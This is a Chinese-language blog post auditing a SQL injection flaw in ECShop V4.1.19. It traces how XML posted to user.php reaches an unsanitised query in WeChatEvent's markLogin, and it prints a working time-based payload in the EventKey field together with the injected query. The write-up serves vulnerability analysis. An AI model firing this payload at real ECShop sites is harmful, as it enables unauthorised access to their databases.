【代码审计】ECShop_V4.1.19 SQL注入漏洞 分析

关注user.php,当$action为wechat_token时


从php://input中获取xml数据,并解析,从中取出Event字段作为$method

最后用call_user_func_array调用new app\api\controller\WeChatEvent()#$method


我们来看app\api\controller\WeChatEvent()这个对象

它的scan方法调用markLogin,且从$data中提取EventKey和FromUserName字段

markLogin,存在sql注入

构造payload:

复制代码
<?xml version="1.0"?>
<xml>
  <Event>scan</Event>
 <EventKey>' OR SLEEP(5) OR '1'='1</EventKey>
  <FromUserName>test</FromUserName>
</xml>

拼接后变为

复制代码
select count(*) AS total_count from ecs_user_official where name = '' OR SLEEP(5) OR '1'='1'
相关推荐
FungLeo7 小时前
FengCMS · PHP+MySQL 升级实录 · Web 入口收敛:Apache/Nginx 白名单挡住配置、安装 SQL、上传脚本直连
前端·mysql·php·安全加固·fengcms
专注仿真14 小时前
基于 AFSIM 的智能体训练:多智能体强化学习篇 —— QTRAN 算法实战
开发语言·python·算法·php·强化学习·afsim智能体·仿真训练
亚那迦基15 小时前
24小时高危漏洞速报,互联网惊天危机来临!PHP、Java、Node.js、NGINX、GitLab无一幸免,看看你家是否中招
nginx·gitlab·php
BingoGo16 小时前
PHP 8.6 正式发布
后端·php
JaguarJack16 小时前
PHP 8.6 正式发布
后端·php·服务端
FungLeo1 天前
FengCMS · PHP+MySQL 升级实录 ·三重 MD5 迁移 password_hash:老站密码怎么无痛升级
mysql·php·哈希算法·密码安全·fengcms
ServBay1 天前
PHP 8.6 最新发布:语法更新、实用函数与升级要点
后端·php
FungLeo2 天前
FengCMS ·PHP+MySQL 升级实录 · 安全加固的克制:一份“不做什么“清单,比修了几个漏洞更重要
mysql·安全·php·安全加固·fengcms
.痞老板.2 天前
java ee--网络编程套接字
网络·java-ee·php
JianZhen✓4 天前
IM 聊天列表为什么总“消息乱跳“:有序插入、时间轴派生、本地截断、已读回执
开发语言·前端·php